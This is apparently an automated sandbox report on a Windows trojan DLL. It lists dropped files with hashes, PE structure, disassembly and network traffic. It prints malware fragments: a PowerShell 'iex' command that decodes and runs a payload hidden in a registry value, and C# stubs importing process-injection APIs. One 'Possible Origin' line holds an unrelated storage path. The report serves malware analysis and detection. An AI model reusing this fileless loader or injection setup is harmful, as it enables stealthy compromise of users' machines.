Encrypted:	false
SSDEEP:	3:NllIulb/lj:NllUb/l
MD5:	13AF6BE1CB30E2FB779EA728EE0A6D67
SHA1:	F33581AC2C60B1F02C978D14DC220DCE57CC9562
SHA-256:	168561FB18F8EBA8043FA9FC4B8A95B628F2CF5584E5A3B96C9EBAF6DD740E3F
SHA-512:	1159E1087BC7F7CBB233540B61F1BDECB161FF6C65AD1EFC9911E87B8E4B2E5F8C2AF56D67B33BC1F6836106D3FEA8C750CC24B9F451ACF85661E0715B82941 3
Malicious:	false
Preview:	@...e.....@.....

C:\Users\user\AppData\Local\Temp\JavaDeployReg.log	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified

C:\Users\user\AppData\Local\Temp\JavaDeployReg.log	
Size (bytes):	89
Entropy (8bit):	4.45974266689267
Encrypted:	false
SSDEEP:	3:oVXUHMkQKR8JOGXnEHMkQKwun:o9UaaqEaBu
MD5:	AC56B7F46C974F8C46780540160E8CD1
SHA1:	A1D125750D9A342A2AAEA7953121991A08A32588
SHA-256:	AC7F1B99012C8F08604FAD41B1E2E1CA0A112145B9C0C4E7A446E417FC46EFBF
SHA-512:	F7F6C24D40548379142B051F48FF005BB782FFFC508C88A9027174F43F4052AF90525DB6D6E6F80FE5395B1CDBA4B893825BBD4113966A641AEB0E197C08D1EF
Malicious:	false
Preview:	[2021/02/10 15:15:47.378] Latest deploy version: ..[2021/02/10 15:15:47.378] 11.211.2 ..

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_4vwmmr5w.fli.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_iq44l33x.4n1.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\jomxz5kw\jomxz5kw.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	411
Entropy (8bit):	5.022568322197063
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJwQ5mMRSR7a1yTyShSRa+rVSSRnA/fh14v02JKy:V/DTLDfuqRySQ9rV5nA/TDy
MD5:	9B2165E59D51BB6E8E99190BD9C6BC8B
SHA1:	02B2F188D7654CA079ADA726994D383CF75FF114
SHA-256:	36E14435EE02B02C2B06087FF3750569342E8B8D8571F3F45E61AF50D3B03CEA
SHA-512:	20E05DE0D57D1F6F53FB3290CB1C533D152C6076E2451B0A463D5AD6342976F49F31DDA8CC668E3EC26775E75EE191B8DD44645F40F723667EE8376C84998209
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class tseeoxqndt. {. [DllImport("kernel32")].public static extern uint Qu eueUserAPC(IntPtr jphxxkfdthf,IntPtr lnf,IntPtr uet);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(uint wwqqeyldba,uint ccghpcxllqj,IntPtr tobsn);.. }..}.

C:\Users\user\AppData\Local\Temp\jomxz5kw\jomxz5kw.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators

C:\Users\user\AppData\Local\Temp\jomxz5kw\jomxz5kw.cmdline	
Category:	dropped
Size (bytes):	377
Entropy (8bit):	5.295656735826802
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2cNwi23fPdIzxs7+AEszIcNwi23fPd/9n:p37Lvkmb6KwZH+WZEJZHzn
MD5:	D73F765AC032CEA3F9323DCAED890E6B
SHA1:	2934F90F8F1798940B157A8A1F61F4C8EC5BFC06
SHA-256:	4E7A2A7A38D2B63F5D8D7EBCBD35A8D9577DC8E9B1EEAE92C243E0AFD2CF6C84
SHA-512:	57DFB6E01D005720C9F5AC0D6A0265C467EF24BF1EB6621D03E97461C85E52EA1C8277AA58F72A9F1E1D130C1E92F4DDF056EACA9CB47244AEC8FDFB324C98 2
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\Sys tem.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\jomxz5kw\jomxz5kw.dll" /debug- /optimize+ /warnaserror /optimize+ "C :\Users\user\AppData\Local\Temp\jomxz5kw\jomxz5kw.0.cs"

C:\Users\user\AppData\Local\Temp\jomxz5kw\jomxz5kw.out	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	462
Entropy (8bit):	5.400028983229418
Encrypted:	false
SSDEEP:	6:IM7mLAA9VwRhMuAu+H2LvkuqJDdqxLTKbDdqB/6K2cNwi23fPdIzxs7+AEszIcNF:xKIR37Lvkmb6KwZH+WZEJZHz+
MD5:	3379AD6C0C28F4AA1426E2AA04D35BFD
SHA1:	13B83CB4F1BF6F6085DDCAA8AB3D809EA209C155
SHA-256:	67FBC7767356EA93B23EE908AD04C8EF7A51D86F260B9C7E7460768E6F88CB6A
SHA-512:	BCD04B4F2C2580058B2C7A522C0FF409BAAA182DE3A2765E475FF0C8D257B7EBCAB5821D4B61B09F3DF16A38E93C64111496F0496F4672C8B16DB3915B7E0F2
Malicious:	false
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC _MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\L ocal\Temp\jomxz5kw\jomxz5kw.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\jomxz5kw\jomxz5kw.0.cs".....

C:\Users\user\AppData\Local\Temp\qidcr3ig\qidcr3ig.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	413
Entropy (8bit):	4.95469485629364
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJAMRSRa+eNMjSSRrEMx9SRHq1DAfWZSEehEFQy:V/DTLDfuA9eg5rEMx8u25hZy
MD5:	66C992425F6FC8E496BCA0C59044EDFD
SHA1:	9900C115A66028CD4E43BD8C2D01401357FD7579
SHA-256:	85FEE59EDA69CF81416915A84F0B8F7D8980A3A582B5FA6CC27A8C1340838B6C
SHA-512:	D674884748328A261D3CB4298F2EB63B37A77182869C5E3B462FAB917631FC1A6BB9B266CAD4E627F68C3016A2EEADCD508FDDBAF818E2F12E51B97325D9406
Malicious:	**true**
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class iteocetkyp. {. [DllImport("kernel32")].public static extern IntPtr GetCurrent Process();.[DllImport("kernel32")].public static extern void SleepEx(uint hmli,uint odfa);.[DllImport("kernel32")].public static extern IntPtr VirtualAllocEx(IntPtr cieceahsrf,IntP tr qipockeo,uint fmaounwoa,uint hdhq,uint fssner);.. }..}.

C:\Users\user\AppData\Local\Temp\qidcr3ig\qidcr3ig.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	377
Entropy (8bit):	5.234228044756695
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2cNwi23fhW8BHH0zxs7+AEszIcNwi23fhW8DH:p37Lvkmb6KwZpFUWZEJZpPH
MD5:	446A92A1E2D822C8F9F92DCB3F2D900B
SHA1:	0D392001482565526F910197907AAAA547B4D30D
SHA-256:	4F87A5DE81196FA5F977390E9AEBD50E8A9B41B72D76D2ED1F47C4D9B3713261
SHA-512:	BFF2676061BAED37DE47D3EA3094C706BC9F635E5E9D189C6BFEDB611CB0D45EF5EF195DE505ED19F7BDB694208D9D583336D51C48B987B281FE40BEE64F64 60
Malicious:	false

C:\Users\user\AppData\Local\Temp\qidcr3ig\qidcr3ig.cmdline	
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\qidcr3ig\qidcr3ig.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\qidcr3ig\qidcr3ig.0.cs"

C:\Users\user\AppData\Local\Temp\qidcr3ig\qidcr3ig.out	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	462
Entropy (8bit):	5.352977848393511
Encrypted:	false
SSDEEP:	6:IM7mLAA9VwRhMuAu+H2LvkuqJDdqxLTKbDdqB/6K2cNwi23fhW8BHH0zxs7+AEst:xKIR37Lvkmb6KwZpFUWZEJZpPe
MD5:	2949F8143DCE7B1D7AF6C6F3D0C1BE5A
SHA1:	8778CAB63CDD31AE7EBCA343F0E7BDCD551DEC29
SHA-256:	47A94EEBBBA630B341499F1567C6293382F16474C10D08FD1DCDD1BDC832925D
SHA-512:	84807D0BDC0A52B735DA78383638BD0BC8AF7746DA8D92359BA3AC190F9E0DA14D47AA71D469496871EF49C0D738E3896BB7FCCC76B6C33C842D775AD519AE1
Malicious:	false
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\qidcr3ig\qidcr3ig.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\qidcr3ig\qidcr3ig.0.cs".....

C:\Users\user\AppData\Local\Temp\~DF051F935A0216EDA8.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	13269
Entropy (8bit):	0.6103640625181596
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9loJ9lop9lWkRKuyu3APmW:kBqoIysWK2APmW
MD5:	6024D4D37AEB823BC4AB3AE0EF49A1B1
SHA1:	91C5B02835C93C4A80B47CCF087B6496AA502811
SHA-256:	4C0D04E4087FD1B1BC3F0C3E4843576862C1EFC07A3272342A691E9CB9E98870
SHA-512:	BF646841D5F113A443238DBB9E8CD106ADBC36ECDA58A406A0C69308A4A16BE72542A9EA0F74AB5423B50DE61612B2AA213C026BD6A6E210A45EBB2554F7947
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF261AC9CD53787C21.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40209
Entropy (8bit):	0.6730675925195002
Encrypted:	false
SSDEEP:	192:kBqoxKAuqR+FrJ4biDYsVYt+DYsVYttDYsVYte:kBqoxKAuqR+FrJ4bi9+Y9+n9+g
MD5:	BA8745C5334040BF64073483349DCC92
SHA1:	4395DF3D29D467D5218AF9B8DB739ACDBC3476E1
SHA-256:	D4BAF7F316BC61134DFF7ABD147F417AA4E4D043C9211522F265843DB1217C9D
SHA-512:	F1060AA1751145BF481FE7B765F4D5714EEBC3F97AE0CAC946C8A613AEB2C9B23EB3B8133EE977445CB8F5E59FED24D0EFA552913E241555545B53D9B9CCBB5C
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF591D27F1DF86430B.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40081

C:\Users\user\AppData\Local\Temp\~DF591D27F1DF86430B.TMP	
Entropy (8bit):	0.6522001093489276
Encrypted:	false
SSDEEP:	192:kBqoxKAuqR+FrJ4biMZ9caQlRFMZ9caQlR9YMZ9caQlRf:kBqoxKAuqR+FrJ4bijlRFjlR9YjlRf
MD5:	F1BBF4CDD59D9EC56E8B1C65E0985908
SHA1:	8745C826FFB28BED74E70CB20B4AA9FC42FB81CE
SHA-256:	E47DAAE985501E8D61DA6E45500A03F68BDD0DAC2E3B66E9F0F33DCEFE54B6CC
SHA-512:	9F151AE0CB84B841F57ABD10D46CFDF595CBDC5AAFD3634635C97E63953D9E4E3EFEF870F175B5BA4D005A4B1C0341EE13BDBD551671A753F2B0C8D9A5E131A9
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DFC64A65F1771A7294.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40193
Entropy (8bit):	0.6733666051952991
Encrypted:	false
SSDEEP:	192:kBqoxKAuqR+LFX+Flyw3APILyw3APIlyw3APIl:kBqoxKAuqR+LFX+FIGP4GP/GPI
MD5:	B236051A995F237674C8AB08DCA6FDD5
SHA1:	1B186A268AAF949297403D25A8AB3EF3E7703789
SHA-256:	CDDBFC63406E1139ABBBC33F0566A1F20527ABCF0EC2E8DC7C8ADA4BED722E20
SHA-512:	D693710622D51BB18C28EB7968440A2A4BD522F22224E7A5234CF85C770B23A1070F959619A9009B89F8815A0719286E1239F1891713D213810512355E5E37DE
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\Documents\20210210\PowerShell_transcript.035347.M4D9XJsp.20210210151557.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1197
Entropy (8bit):	5.300725908906392
Encrypted:	false
SSDEEP:	24:BxSA+dZOvBdaazx2DOXUWOLCHGIYBtLW5HjeTKKjX4CIym1ZJXAOLCHGIYBtfnx9:BZ1v6aoORF/5qDYB1Z+FeZZb
MD5:	008CA8AC4F159E5A7280A662FF0FDA97
SHA1:	898189E71E064D07CD17704793A20016C32ADCA1
SHA-256:	B498461ECE71305EB162295B9F4A8D82BBF3A639BE18D7AD65236621190AE38A
SHA-512:	6611E2537FB3D8410982D786685B674670BDFD9DAA95299927C3501D6BAB34977D2A59C40F0C366546186FB615B1F2C834D1BFF6D8D3978CA667E09EE48CAA5F
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210210151557..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 035347 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).basebapi))..Process ID: 7048..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210210151557..**********..PS>iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).basebapi))..**********

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.505516676528311
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%

General

File name:	SecuriteInfo.com.Trojan.Win32.Wacatac.Bml.dll
File size:	466944
MD5:	4e62d8a29ba5805407ece642d63df461
SHA1:	320f45735c2da0a93359d00ae8d714b48f9c5531
SHA256:	ded0afec1ce538699df52daf0e024a3b2965fd0520e9ff4d5a8ed4c141967fb9
SHA512:	98909fb1403057de43205ddc9cb8d4ce5064bb3ae638f8ef09cdffffd3bf08fcaa8714c0f13ec893c9dabe1bdafdc83e82c84db3195693ed8e901f99b39e4684
SSDEEP:	12288:ZEZ6A+uMuXbMkoMouSkTqT7V9VqJ2Biw:ZWkuMuXb/LTqdq
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....k...8...8...8...9...8...9...8...9...8...9...8...9...8...9...8..J8...8...8...8...9...8...9...8..&8...8...9...8Rich...8.....

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x10026320
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x10000000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x5660B6D4 [Thu Dec 3 21:40:36 2015 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	6
OS Version Minor:	0
File Version Major:	6
File Version Minor:	0
Subsystem Version Major:	6
Subsystem Version Minor:	0
Import Hash:	281ea861025d7e9240efd01bc3d8f17a

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
cmp dword ptr [ebp+0Ch], 01h
jne 00007F6048A1E2B7h
call 00007F6048A1EC57h
mov eax, dword ptr [ebp+10h]
push eax
mov ecx, dword ptr [ebp+0Ch]
push ecx
mov edx, dword ptr [ebp+08h]
push edx
call 00007F6048A1E0C6h
add esp, 0Ch
pop ebp
retn 000Ch
int3
int3
int3
int3

Instruction
int3
int3
int3
int3
int3
int3
push ebp
mov ebp, esp
push ecx
mov dword ptr [ebp-04h], ecx
push 00000001h
mov eax, dword ptr [ebp+08h]
push eax
mov ecx, dword ptr [ebp-04h]
call 00007F6048A1E3D0h
mov ecx, dword ptr [ebp-04h]
mov dword ptr [ecx], 1005EB84h
mov eax, dword ptr [ebp-04h]
mov esp, ebp
pop ebp
retn 0004h
int3
int3
int3
int3
int3
int3
int3
int3
int3
push ebp
mov ebp, esp
push ecx
mov dword ptr [ebp-04h], ecx
mov eax, dword ptr [ebp+08h]
push eax
mov ecx, dword ptr [ebp-04h]
call 00007F6048A1E362h
mov ecx, dword ptr [ebp-04h]
mov dword ptr [ecx], 1005EB84h
mov eax, dword ptr [ebp-04h]
mov esp, ebp
pop ebp
retn 0004h
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
push ebp
mov ebp, esp
push ecx
mov dword ptr [ebp-04h], ecx
push 00000001h
push 1005EB8Ch
mov ecx, dword ptr [ebp-04h]
call 00007F6048A1E36Fh
mov eax, dword ptr [ebp-04h]

Instruction
mov dword ptr [eax], 1005EB84h
mov eax, dword ptr [ebp-04h]
mov esp, ebp
pop ebp
ret
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
push ebp
mov ebp, esp
push ecx
mov dword ptr [ebp-04h], ecx

Rich Headers

Programming Language:	• [RES] VS2015 UPD3 build 24213 • [IMP] VS2008 SP1 build 30729

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x6e7e0	0x50	.rdata
IMAGE_DIRECTORY_ENTRY_IMPORT	0x6e830	0x3c	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x89000	0x34c	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x8a000	0x2eb4	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x6cdc0	0x54	.rdata
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x6ce74	0x18	.rdata
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x6ce18	0x40	.rdata
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x56000	0x168	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x540ea	0x54200	False	0.547028812221	data	6.50211232576	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x56000	0x19030	0x19200	False	0.41747318097	data	5.50712561288	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x70000	0x161cc	0x1000	False	0.205078125	data	3.58289260721	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.tls	0x87000	0x9	0x200	False	0.033203125	data	0.0203931352361	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.gfids	0x88000	0xf8	0x200	False	0.26171875	data	1.29252519589	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x89000	0x34c	0x400	False	0.396484375	data	2.83417036073	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x8a000	0x2eb4	0x3000	False	0.773518880208	data	6.66007908075	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0x89058	0x2f4	data	English	United States

Imports

DLL	Import
KERNEL32.dll	GetProcAddress, VirtualProtect, HeapAlloc, HeapFree, HeapWalk, Sleep, GetLocalTime, GetTickCount, OpenMutexA, LoadLibraryA, GetModuleFileNameA, GetEnvironmentVariableA, GetWindowsDirectoryA, CreateFileA, CreateFileW, SetFilePointerEx, CloseHandle, EnterCriticalSection, LeaveCriticalSection, DeleteCriticalSection, SetEvent, ResetEvent, WaitForSingleObjectEx, CreateEventW, GetModuleHandleW, IsProcessorFeaturePresent, IsDebuggerPresent, UnhandledExceptionFilter, SetUnhandledExceptionFilter, GetStartupInfoW, GetCurrentProcess, TerminateProcess, QueryPerformanceCounter, GetCurrentProcessId, GetCurrentThreadId, GetSystemTimeAsFileTime, InitializeSListHead, RtlUnwind, GetLastError, InitializeCriticalSectionAndSpinCount, TlsAlloc, TlsGetValue, TlsSetValue, TlsFree, FreeLibrary, LoadLibraryExW, RaiseException, InterlockedFlushSList, SetLastError, EncodePointer, ExitProcess, GetModuleHandleExW, GetModuleFileNameW, HeapValidate, GetSystemInfo, LCMapStringW, GetStdHandle, GetFileType, FindClose, FindFirstFileExW, FindNextFileW, IsValidCodePage, GetACP, GetOEMCP, GetCPInfo, GetCommandLineA, GetCommandLineW, MultiByteToWideChar, WideCharToMultiByte, GetEnvironmentStringsW, FreeEnvironmentStringsW, GetProcessHeap, WriteFile, OutputDebugStringW, WriteConsoleW, HeapReAlloc, HeapSize, HeapQueryInformation, GetStringTypeW, FlushFileBuffers, GetConsoleCP, GetConsoleMode, SetStdHandle, GetFileSizeEx, DecodePointer
ole32.dll	OleUninitialize, OleInitialize, OleSetContainedObject

Exports

Name	Ordinal	Address
Grewrace	1	0x1001d370
Put	2	0x1001d240

Version Infos

Description	Data
LegalCopyright	2014 Card sail Corporation. All rights reserved
InternalName	Go.dll
FileVersion	4.2.2.67
CompanyName	Card sail
URL	http://https://toldsend.com
ProductName	Card sail Wood why
FileDescription	Wood why
OriginalFilename	Go.dll
Translation	0x0409 0x04b0

Possible Origin


Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
02/10/21-15:15:45.007604	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.7	8.8.8.8
02/10/21-15:16:16.602836	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.7	8.8.8.8

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 10, 2021 15:15:40.531838894 CET	49755	80	192.168.2.7	35.228.31.40
Feb 10, 2021 15:15:40.532143116 CET	49756	80	192.168.2.7	35.228.31.40
Feb 10, 2021 15:15:40.606050968 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:40.606203079 CET	80	49756	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:40.606208086 CET	49755	80	192.168.2.7	35.228.31.40
Feb 10, 2021 15:15:40.606373072 CET	49756	80	192.168.2.7	35.228.31.40
Feb 10, 2021 15:15:40.607914925 CET	49755	80	192.168.2.7	35.228.31.40
Feb 10, 2021 15:15:40.723108053 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:40.996198893 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:40.996232986 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:40.996254921 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:40.996273041 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:40.996289968 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:40.996294022 CET	49755	80	192.168.2.7	35.228.31.40
Feb 10, 2021 15:15:40.996306896 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:40.996334076 CET	49755	80	192.168.2.7	35.228.31.40
Feb 10, 2021 15:15:40.996361017 CET	49755	80	192.168.2.7	35.228.31.40
Feb 10, 2021 15:15:41.035697937 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:41.035742044 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:41.035768032 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:41.035793066 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:41.035871029 CET	49755	80	192.168.2.7	35.228.31.40
Feb 10, 2021 15:15:41.035919905 CET	49755	80	192.168.2.7	35.228.31.40
Feb 10, 2021 15:15:41.070897102 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:41.070955992 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:41.070991039 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:41.071019888 CET	49755	80	192.168.2.7	35.228.31.40
Feb 10, 2021 15:15:41.071026087 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:41.071059942 CET	49755	80	192.168.2.7	35.228.31.40
Feb 10, 2021 15:15:41.071069002 CET	80	49755	35.228.31.40	192.168.2.7
Feb 10, 2021 15:15:41.071083069 CET	49755	80	192.168.2.7	35.228.31.40
Feb 10, 2021 15:15:41.071105957 CET	80	49755	35.228.31.40	192.168.2.7
